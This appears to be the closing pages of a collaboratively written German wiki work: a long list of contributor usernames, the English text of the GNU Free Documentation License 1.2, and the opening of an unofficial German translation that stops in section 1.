Eborutta, Echoray, Ecki, Eddia, Eiferer, Eike sauer, Ein anderer, EKKi, Ekuah, Eldred, Electrocat, Elian, Elitemassacre, Ellywa, Eloquence, ElRaki, Elshalif, Elwe, Elwood j blues, Elya, Emi, Emvee, Endorphine, Erd, ErhardRainer, ErikDunsing, Ernesto, Ernstl, Eskimbot, Este, Etec47, Eugen, Euripides, EvilEye, Evr, Expose, Fab, Fabian Bieker, Fabian.j, Fabian6129, FabianLange, Fairway, Fake. kevin, Falkue, Fang-Ling-Su, Faraway, Faux, Fb78, Fcbaum, Fcc go, Fedi, Felix Gröbert, Felix Jongleur, FelixH, FelixKaiser, FEXX, Fgb, Fgrassmann, Filzstift, Finanzer, Finex, Fink, Fire, Fisch1917, Fischchen, FlaBot, Fladi, Flea, Fleminra, Floffm, Flominator, Flothi, Flups, Fomafix, Foosel, Forevermore, Fragment, Frank A, Frank Jacobsen, Frank Schulenburg, Frank.penner, FrankA, Frankhoe, Fredstober, Freibeuter, Freundlich, Friedemann Lindenthal, FriedhelmW, Fristu, Fritz, Frog23, Frubi, Fscken, Fusslkopp, FutureCrash, Fuzz, Fuzzy, Fxb, Gail, Gandi, Gauss, Gazelle, Geframuc, Gene.arboit, Geof, GeorgGerber, Geos, Gerd Ewald, GerhardG, Geschichtsfan, Gevatter Tod, GFJ, GGNBot, Gigl, Gimbal, Gmoeller, GNosis, Gnu1742, Goodkarma, Gorgo, Gorwin, Gosu, Gpf, Gpvos, Grander, Graui, Gree, Gregor Bert, Grimmi59 rade, Grisutheguru, Gronau, Grotej, Gruftelfe, Grümpfmü, Guety, Guido Arnold, Guidod, Guillermo, Guizza, Gulli, Gumbel, Gum'Mib'Aer, Gunfighter-6, Gunter.krebs, Gunther, Gurt, Guru, Gurumaker, Gwe, H farnsworth, Haasalex, Habakuk, Hadhuey, Haeber, Hafenbar, Hagbard, Haize, Hajile, Hajuero, HAL Neuntausend, Hamsta, Hanno Behrens, Hansele, Hansmi, Harald Mühlböck, Harald Spiegel, Harold1977, Harpax, Harro von Wuff, HaSee, Hashar, HaukeZuehl, Hausmeistah, HbJ, Head, Headbert, Heckmotor, Hedavid, Heidas, Heiko A, Heiko Engelke, Heiko Hahn, HeikoStamer, Heinte, HelgeD, Heliozentrik, Hella, Hendrik Brummermann, Hendrik.vm, HenHei, Henriette Fiebig, HenrikGebauer, HenrikHolke, Hermannthomas, Hernani, Herr Schroeder, Herr Th., Herrklaus, Herzl, Heurik, Heyko, Hfst, Hhdw, Hieke, Hijackal, Hildegund, Himuralibima, Hinrich, Hirion, Hoch auf einem Baum, Hoheit, HoHun, HolgerK, Horst Frank, HoSe, Hostelli, H-P, Hr, HsT, Hubertl, Hubi, Huebi, Hunding, Hunter, Hutch, Hutschi, HvL, Iblue, IceHand, Ich, Ich hab hunga, Ichdertom, Idler, IGEL, Igelball, Igrimm12, Ikar.us, Ilja Lorek, Immanuel Giel, Incase, Industrializer, Ing, Ingo B, Ingo Weisemöller, Inode, Interactive, Inzane, IP X, Iqfisch, Irongate, Ixitixel, J budissin, J Schmitt, J. 'mach' wust, J. Schwerdtfeger, Jackalope, Jacks grinsende Rache, Jacob-koehler, Jahnbes, Jailbird, JakobVoss, Jan Niggemann, JanKG, Janmohr, Jant, Janusbs01, JanW, Jcr, JCS, JD, Jed, Jef-Infojef, Jello, Jemibabe, JensKohl, JensLang, Jensw, Jergen, Jeronimo, Jesusfreund, -jha-, Jigoro, Jkirschbaum, Jla net.de, Jmsanta, Joachim T., JochenF, Jodevin, Joerg Reiher, Joerglauer, Jofi, Jofisch, Johannes Bretscher, JohannWalter, John Doe, Johnny drossel, Joho345, Jo'i, Jokannes, Jonathan Hornung, Jonelo, Joni2, Jordan1976, Joscha, Josef Spindelböck, Jowi24, Jp, Jpp, JuergenL, Juesch, Julian, JunK, JustinSane, Jwilkes, Ka, Kabelsalat, Kaemmi, KaerF, Kaiblankenhorn, Kaktus, Kalinka, Kam Solusar, Kampfelb, Karl Gruber, Karlheinzii, Karl-Henner, Karmaking101, KarstenSchulz, Kasper4711, Kaster, Katharina, Katonka, Kdwnv, Keichwa, Keimzelle, Keno, Keymaster, Keyser Soze, KIeopatra, Kiker99, Kiki1701, King, Kingruedi, Kinley, Kipferl, Kju, Kku, Klamsi, Klaus Jesper, Klaus Rilling, Kleinbahner, Kleiner Frosch, Klever, Kliv, Kloth, Knallfrosch, Koethnig, Kookaburra, Kopoltra, Koppi2, Korelstar, Korre, Kradi, Kraude, Kretzer2, Kris Kaiser, KristianRink, Krje, Krokofant, KSebi, Kubieziel, KUI, Kurt Jansson, Kurt seebauer, Kuschti, Langec, Lawa, Learny, Lecartia, Leckse, Leipnizkeks, Leki, Lemmie, Lentando, Leonardo, LeonardoRob0t, LeonWeber, LetsGetLauth, Lexlan, Lib, Liberatus, LiBot, Libro, Lichtkind, Linum, Liquidat, Lley, Lobservateur, Lofor, Lomion, Longamp, Lopsterx, Löschfix, LosHawlos, Lostintranslation, LostSoul, Lothar Kimmeringer, LuckyBoy7, LuckyStarr, LudiKalell, Lukas Graf, Lukian, Lukrez, Lustiger seth, LutzPrechelt, Lynax, Lyzzy, M.rossberg, M5, MA5, Mac, MadMax, Madzero, Magnummandel, Magnus, Magnus Manske, Mahaccc, Maixdorff, MAK, Makaveli, MaKoLine, Malte Hangsleben, Manja, Marc Layer, Marc van Woerkom, Marcel Dunkelberg, MarcelBraetz, Marco Bockelbrink, MarcoBorn, Marilyn.hanson, Mario Mlynek, Mario23, Mark Reiche, MarkGGN, Marko Kaiser, Marko Kovacic, Marko wiki, Markobr, Markus Schweiß, MarkusHagenlocher, MarkusSchlichting, MarkusWinkler, Marokus, Marsupilami, Marti7D3, Martin Aggel, Martin k, Martin Möller, Martin Otten, Martin.k, MartinC, Martin-vogel, Martiz, Marton, Masiat, Masterchief, MasterLR, Mathias Fischer, Mathias Jeschke, Mathias Schindler, Matt1971, Matthäus Wander, Matthias Bock, Matthyk, Matze6587, MauriceKA, Maverick1976, Max Plenert, Maxberger, Maynard, MBq, Mc005, Mcp, Mdangers, MDKiller, Media lib, Mega, Melancholie, MelancholieBot, Meph666, Merkel, Merren, Methusalix, Metoc, Mezzofortist, Mfaist, MFM, MGla, Miaow Miaow, MiBü, Mic.r, Miccom, Micha koller, Micha99, Michael Kümmling, Michael Scholz, Michael Strunck, Michael Zeilfelder, Michael.chlistalla, MichaelDiederich, MichaelHartnick, Michaelsy, MichiK, MIGNON, Mijobe, Mikano, Mike Krüger, Mikue, MilesTeg, Mino, Mirko.b, Misery, Mistmano, Mistral, Mitch, MJHa, Mjk, MKI, Mkleine, Mkogler, MlaWU, Mm freak, Mmwiki, Mnh, Moewe, Molily, Momo, Mononoke, Montauk, MontyM, Moolsan, MoOnShIn3, Moosewatcher, MoriBot, Morido, Morken, Morricone, MovGP0, Mpils, Mps, MR, Mr. Anderson, Mrehker, MrTux, Ms1203, MsChaos, Mschlindwein, Much89, Mue, Mugros, Mullkubel, Muns, Murtasa, Musik-chris, Mvb, Mvo, Mvs, Mwka, Mx2000, Mxr, Myr, Myrisa, Nachdenklicher, Nachtigall, Naddy, Nameless, Namex, Napa, Nb, Nd, Neg, Neil Carter, Nekton, Neo23, Neo23x0, Neokortex, NeonZero, Nerd, Nerdi, Netspy, Netzize, Neuroposer, NewImage, Nfsa, Nicog, Nicolas, Nightwish62, Nikai, Nikolaus, Nimmich, Nina, Ninjamask, NiTenIchiRyu, Nitpicker, Niwi, Nobody. de, Nocturne, Nomeata, Nonanet, Nopherox, Nordelch, Nornen3, Norri, Nyks, Öä, Obersachse, Oberzerfer, Ocrho, OderWat, Odigo, Odin, Odino, Odo, Okatjerute, Oldobelix, Oliver Schad, Omi, Omi´s Törtchen, OS, Österreicher, OWeh, Owltom, Ozuma, Pacifier, Paddy, Paelzeur, Pal05, PaleMan, Palica, Panzerknacker, Parzi, Paselstep, PasO, Pasp, PaterSiul, PatriceNeff, Patrick Permien, PatrickD, Paul Ebermann, PaulchenP, Pazz, Pco, PD902E03F.dip.t-dialin.net, PDD, Peacemaker, PeeCee, PeerBr, PeKron, Pelle6, Pelz, Pemu, Peng, Pepe, Perrak, Peter Gerwinski, Peter200, Peterlustig, Pgs, PhFactor, Philipd, Philipendula, PhilipErdös, Philippschaumann, PhilippWeissenbacher, Philipseeger, Phoenix2, Phoenix21jh, Phrood, Physikr, Piefke, Pierre gronau, Pietz, PIGSgrame, Pinguin. tk, Pinoccio, Pischdi, Pit, Pit72, Pitz, Pixelfire, Pkn, Plasmagunman, Plasser, Plenz, Pm, Pne, Polarlys, Poldi, Ponte, Poupou l'quourouce, Pr498sl, Priwo, Proesi, Proggy, Progman, Prometeus, Prussio, Ps246, Psycho Chicken, PuppetMaster, Purodha, PyBot, Pylon, Quadriat, Qualle, Quirin, Quix0r, Qwqchris, R@y, RabeRalf, Ralf Pfeifer, Ralf Roletschek, Ralf5000, RalfG., Ralf-Henning Steinmetz, RalfZosel, Rama, Randbewohner, Ranthoron, Rasterzeileninterrupt, Rat, Ratatosk, Raubtierkapitalist, Raymond, Rbb, Rbuchholz, Rdb, Rdoering, RealLink, RedBot, Redf0x, Refomicus, Remi, Rene-Schmidt, Reniar, Revvar, RexNL, Rho, Richard b, Richie, Rigoice, Riptor, Rivi, RKBot, RKraasch,

Robb, Robbot, RobbyBer, RobertLechner, Robot, Robot Monk, RobotE, Robotje, RobotQuistnix, Rocco, Rockoo, Rodolfo4711, RokerHRO, RolandIllig, Rolandj, Rolf Maria Rexhausen, Rolf Weirauch, RolfM, RolfS, Romanm, Root axs, Rooty, Rosenzweig, Roughneck, Roy, Rtc, Rumbel, Ruscsi, Rwild, S.K., Sadduk, Saemon, Sal9000, Salmi, Samweis, Sandstorm, Sansculotte, Sascha Brück, Sbeyer, Sch, Schaengel89, Schelle, Schewek, Schizoschaf, Schlendrian, Schlonz, Schluddi, Schlumpf, Schlurcher, Schmunzelmonster, Schnargel, Schoopr, Schoos, Schrottie, Schubbay, Schwalbe, Sciurus, Seb35, Sebastian, Sebastian Hagedorn, Sebastian Wallroth, SebastianBreier, Sechmet, Seebi, Seef, Seewolf, Sei Shonagou, Serpens, Sewa, Sgop, Shamrock7, Shannon, Sharkxtrem, Sherlock Holmes, ShiningBase, Shmia, Shodan42, Shurakai, Sicherlich, Siehe-auch-Löscher, Siggi, Sigi21, Simeon Kienzle, Simon W, Simoor, Simplicius, Sinar, Sir TuxIskariote, SirJective, Skicu, Skriptor, Skyman gozilla, Slashatdot, Slick, Slomox, Smial, Smurf, Sneaker, SniperBeamer, Snoyes, Sockenpuppe, Softie, Soronk, Southpark, Spaetabends, Sparti, Spauli, Spawn Avatar, Spirou44, Splattne, Spongo, Sprezzatura, SPS, Srbauer, Stadtplandienst, Stahlkocher, Stalefish, Ste ba, Stefan h, Stefan Kühn, Stefan Ruehrup, Stefan Schärli, Stefan Selbach, Stefan.Hintz, Stefan@freimark.de, Stefan184, Stefan506, Stefan64, Stefanwege, Steffen, Steffen Löwe Gera, STephan Kambor, StephanKetz, Stephen Dedalus, Stern, SteveK, Steven Malkovich, StevenBusse, Stf, Stfn, Stoerte, Strabo, Strunker, Stupid girl, Sturmbringer, Stw, StYxXx, Subversiv-action, Supaari, SuperFLoh, Suricata, Sven423, Swgreed, Swisscarbon, Swoon, Swust, Sypholux, Systemdefender, T.W.F, T34, TA, Tabacha, Talaborn, Tamino, TamPam, Tante ju, Tarantella, Taschenrechner, T-ater, Tectower, TekkenTec, Temistokles, Terabyte, Terranic, Th., The undefined, Theevilflow, TheK, TheNoOne, Theodorix, The-pulse, Thewob, Thh, Thiemo Mättig, Thika, Thire, Thoken, Thomas A Anderson, Thomas Arensmann, Thomas Fernstein, Thomas G. Graf, Thomas Kaschwig, Thomas S., Thomas Springer, Thomas Willerich, Thomas05, ThomasHofmann, ThomasSkora, Thorbjoern, Thüringer, Tibi, Ticino2, Tieftlieger, Tieno, Tillwe, Tilman Berger, Tilo, Tim Pritlove, Timbeil, Time Q, Tinloaf, Tischlampe, Tischra, Tiza, Tmalsburg, Toben, Tobevision, Tobias Bergemann, TobiasEgg, TobiasHerp, Todeskugel, Tody, Togs, Tohma, Tom enemy, Tom Knox, TomK32, Tomreplay, Tomte, Tonk, Toppe, Tormen, TorPedo, TorsTen, TorstenHendrich, Toutíorix, Trainspotter, Transmission, Traroth, Trias2k2, Triebtäter, Triton, Trixium, Troels Nybo, Trugbild, Tsca.bot, Tsor, Tsukasa, Turbobernd, TÜV-Verlag, Tux edo, Typohunter, Tzzzpfff, Udm, Uebs, Ufobat, Ukadow, Ulf Wetzker, Uli-g, Ulrich.fuchs, Umaluagr, UncleOwen, Unriddler, Unscheinbar, Unukorno, Urbanus, Urizen, Urs, UsagiYojimbo, Uwe Eggert, Uwe Gille, Uwe Hermann, Uweschwoebel, VanGore, Vanis, Vejoun, Velten, Verdi, VerwaisterArtikel, Verwüstung, Victor--H, Viki, Vinci, Viperb0y, Virtualone, Vlado, Vocat, Volker Hehl, Volty, Vulture, Vux, W.ewert, Waelder, Waldgeist, Walter Koch, Warp, Warum, Wasseralm, Weede, Weialawaga, WeißNix, Wer1000, WernerH, Wernfried, Weyf, Wgd, WHS, Widewitt, Wiegand, Wiegels, Wiener-, WiESi, Wikibär, WikiCare, Wikifh, Wiki-Hypo, WikiMax, Wikimensch, Wikinator, Wikipediaphil, Wikizen, Wiknick, Wimmerm, Winne, Wittkowsky, WKr, Wolfgang1018, Wölkchen, Wolle1024, Wolley, Wst, Wst.wiki, Wuffel, Wuffff, Xell, Xeper, Xorx77, XRay, XTaran, Xzaranos, Yankee51, Yas, Yath, Yolgie, Youssefsan, Yurik, YurikBot, Zahnstein, Zakysant, Zaphiro, Zaungast, Zaxxon, Zbik, Zebbo, Zenogantner, Zinnmann, Zoebby, Zook, Zoph, Zotti, Zumbo, Zwobot, -zzz.



# GNU Free Documentation License

## Version 1.2, November 2002



### 0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other functional and useful document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

### 1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work, in any medium, that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. Such a notice grants a world-wide, royalty-free license, unlimited in duration, to use that work under the conditions stated herein. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you". You accept the license if you copy, modify or distribute the work in a way requiring permission under copyright law.

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (Thus, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License. If a section does not fit the above definition of Secondary then it is not allowed to be designated as Invariant. The Document may contain zero Invariant Sections. If the Document does not identify any Invariant Sections then there are none.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License. A Front-Cover Text may be at most 5 words, and a Back-Cover Text may be at most 25 words.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, that is suitable for revising the document straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup, or absence of markup, has been arranged to thwart or discourage subsequent modification by readers is not Transparent. An image format is not Transparent if used for any substantial amount of text. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML, PostScript or PDF designed for human modification. Examples of transparent image formats include PNG, XCF and JPG. Opaque formats include proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML, PostScript or PDF produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any

title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

A section "Entitled XYZ" means a named subunit of the Document whose title either is precisely XYZ or contains XYZ in parentheses following text that translates XYZ in another language. (Here XYZ stands for a specific section name mentioned below, such as "Acknowledgements", "Dedications", "Endorsements", or "History".) To "Preserve the Title" of such a section when you modify the Document means that it remains a section "Entitled XYZ" according to this definition.

The Document may include Warranty Disclaimers next to the notice which states that this License applies to the Document. These Warranty Disclaimers are considered to be included by reference in this License, but only as regards disclaiming warranties: any other implication that these Warranty Disclaimers may have is void and has no effect on the meaning of this License.

**2. VERBATIM COPYING**

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

**3. COPYING IN QUANTITY**

If you publish printed copies (or copies in media that commonly have printed covers) of the Document, numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a computer-network location from which the general network-using public has access to download using public-standard network protocols a complete Transparent copy of the Document, free of added material. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

**4. MODIFICATIONS**

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it.

In addition, you must do these things in the Modified Version:

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.
B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has fewer than five), unless they release you from this requirement.
C. State on the Title page the name of the publisher of the Modified Version, as the publisher.
D. Preserve all the copyright notices of the Document.
E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.
F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.
G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.
H. Include an unaltered copy of this License.
I. Preserve the section Entitled "History", Preserve its Title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section Entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.
J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.
K. For any section Entitled "Acknowledgements" or "Dedications", Preserve the Title of the section, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.
L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.
M. Delete any section Entitled "Endorsements". Such a section may not be included in the Modified Version.
N. Do not retitle any existing section to be Entitled "Endorsements" or to conflict in title with any Invariant Section.
O. Preserve any Warranty Disclaimers.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section Entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties – for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

**5. COMBINING DOCUMENTS**

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice, and that you preserve all their Warranty Disclaimers.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections Entitled "History" in the various original documents, forming one section Entitled "History"; likewise combine any sections Entitled "Acknowledgements", and any sections Entitled "Dedications". You must delete all sections Entitled "Endorsements".

**6. COLLECTIONS OF DOCUMENTS**

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

**7. AGGREGATION WITH INDEPENDENT WORKS**

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, is called an "aggregate" if the copyright resulting from the compilation is not used to limit the legal rights of the compilation's users beyond what the individual works permit. When the Document is included in an aggregate, this License does not apply to the other works in the aggregate which are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one half of the entire aggregate, the Document's Cover Texts may be placed on covers that bracket the Document within the aggregate, or the electronic equivalent of covers if the Document is in electronic form. Otherwise they must appear on printed covers that bracket the whole aggregate.

**8. TRANSLATION**

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License, and all the license notices in the Document, and any Warranty Disclaimers, provided that you also include the original English version of this License and the original versions of those notices and disclaimers. In case of a disagreement between the translation and the original version of this License or a notice or disclaimer, the original version will prevail.

If a section in the Document is Entitled "Acknowledgements", "Dedications", or "History", the requirement (section 4) to Preserve its Title (section 1) will typically require changing the actual title.

**9. TERMINATION**

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

**10. FUTURE REVISIONS OF THIS LICENSE**

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

**ADDENDUM: HOW TO USE THIS LICENSE FOR YOUR DOCUMENTS**

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page:

> *Copyright (c) YEAR YOUR NAME.*
> *Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is included in the section entitled "GNU Free Documentation License".*

If you have Invariant Sections, Front-Cover Texts and Back-Cover Texts, replace the "with...Texts." line with this:

> *with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST.*

If you have Invariant Sections without Cover Texts, or some other combination of the three, merge those two alternatives to suit the situation.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.



# GNU Free Documentation License

## Version 1.2, November 2002 (deutsch)

Dies ist eine inoffizielle deutsche Übersetzung der *GNU Free Documentation License*, Version 1.2, November 2002. Sie wird nicht von der Free Software Foundation herausgegeben und erläutert auch nicht die rechtskräftigen Bedingungen für die Verbreitung von Werken, die unter der GNU FDL stehen – dies leistet nur die englischsprachige Originalversion der GNU FDL. Dennoch hoffen wir, dass diese Übersetzung dazu beiträgt, deutschsprachigen Lesern das Verständnis der GNU FDL zu erleichtern.

This is an unofficial translation of the *GNU Free Documentation License*, Version 1.2, November 2002, into German. It is not published by the Free Software Foundation, and does not legally state the distribution terms for documentation that uses the GNU FDL – only the original English text of the GNU FDL does that. However, we hope that this translation will help German speakers understand the GNU FDL better.

**0. PRÄAMBEL**

Der Zweck dieser *Lizenz* ist es, ein Handbuch, ein Textbuch oder ein anderes nützliches Dokument freizugeben, im Sinne von Freiheit, und jedem die tatsächliche Freiheit zu gewähren, es sowohl kommerziell als auch nicht-kommerziell, mit oder ohne Änderungen zu vervielfältigen und zu verbreiten. Weiterhin ermöglicht diese *Lizenz* dem Autor oder Herausgeber, Anerkennung für seine Arbeit zu bekommen, ohne zugleich für Änderungen durch andere verantwortlich gemacht werden zu können.

Diese *Lizenz* ist eine Art »copyleft«, das heißt, dass Bearbeitungen dieses Dokuments ihrerseits in derselben Weise frei sein müssen. Sie vervollständigt die *GNU General Public License*, die eine »copyleft«-Lizenz für freie Software ist.

Diese *Lizenz* war ursprünglich für Handbücher über freie Software gedacht, denn freie Software braucht eine freie Dokumentation: Zu einem freien Programm sollte es Handbücher geben, die dieselben Freiheiten bieten, die auch die Software selbst bietet. Diese *Lizenz* ist aber nicht auf Handbücher für Software beschränkt; sondern kann auf jede Art von Text angewandt werden, unabhängig vom Thema oder davon, ob er als gedrucktes Buch veröffentlicht wird oder nicht. Wir empfehlen diese *Lizenz* prinzipiell für Werke, die als Anleitungen oder Referenzen dienen sollen.

**1. ANWENDBARKEIT UND DEFINITIONEN**

Diese *Lizenz* kann auf jedes Handbuch oder jedes andere Werk angewendet werden, in welchem Medium auch immer, sofern es einen Hinweis des Rechteinhabers enthält, der besagt, dass das Werk unter den Bedingungen dieser *Lizenz* verbreitet werden darf. Ein solcher Hinweis gewährt eine weltweit gültige, gebührenfreie und zeitlich unbefristete Lizenz, die es gestattet, das Werk unter den hier festgelegten Bedingungen zu nutzen. Der Begriff »*Dokument*« wird im Folgenden für ein jedes solches Handbuch oder Werk verwendet. Jede Person kann Lizenznehmer sein und wird im Folgenden mit »Sie« angesprochen. Sie akzeptieren die Lizenz, wenn Sie ein Dokument derart vervielfältigen, verändern oder verbreiten, dass Sie laut geltender Copyright-Gesetze eine Genehmigung dafür benötigen.

Eine »*modifizierte Version*« des *Dokuments* ist ein Werk, das das *Dokument* als Ganzes oder in Teilen enthält, sei es unverändert kopiert, mit Änderungen versehen und/oder in eine andere Sprache übersetzt.

Ein »*sekundärer Abschnitt*« ist ein eigens genannter Anhang oder ein das *Dokument* einleitender Abschnitt, der sich ausschließlich mit dem Verhältnis des Autors oder Herausgebers des *Dokuments* zum eigentlichen Thema des *Dokuments* (oder damit zusammenhängenden Fragen) beschäftigt und der nichts enthält, das direkt zum eigentlichen Thema gehört. (Wenn das *Dokument* beispielsweise in Teilen ein Buch über Mathematik ist, dann darf in einem *sekundären Abschnitt* nichts über Mathematik erklärt werden). Bei dem Verhältnis kann es sich um eine historische Verbindung zum Thema oder damit zusammenhängende Fragen handeln oder um darauf bezogene gesetzliche, gewerbliche, philosophische, ethische oder politische Standpunkte.

»*Unveränderliche Abschnitte*« sind bestimmte *sekundäre Abschnitte*, deren Titel in dem Hinweis, dass das *Dokument* dieser *Lizenz* unterstellt ist, als *unveränderliche Abschnitte* bezeichnet werden. Wenn ein Abschnitt nicht unter die oben stehende Definition eines *sekundären Abschnitts* fällt, dann ist es nicht erlaubt, ihn als *unveränderlich* zu bezeichnen. Es müssen in einem *Dokument* keine *unveränderlichen Abschnitte* vorkommen. Wenn das *Dokument* keine *unveränderlichen Abschnitte* festlegt, gibt es keine.

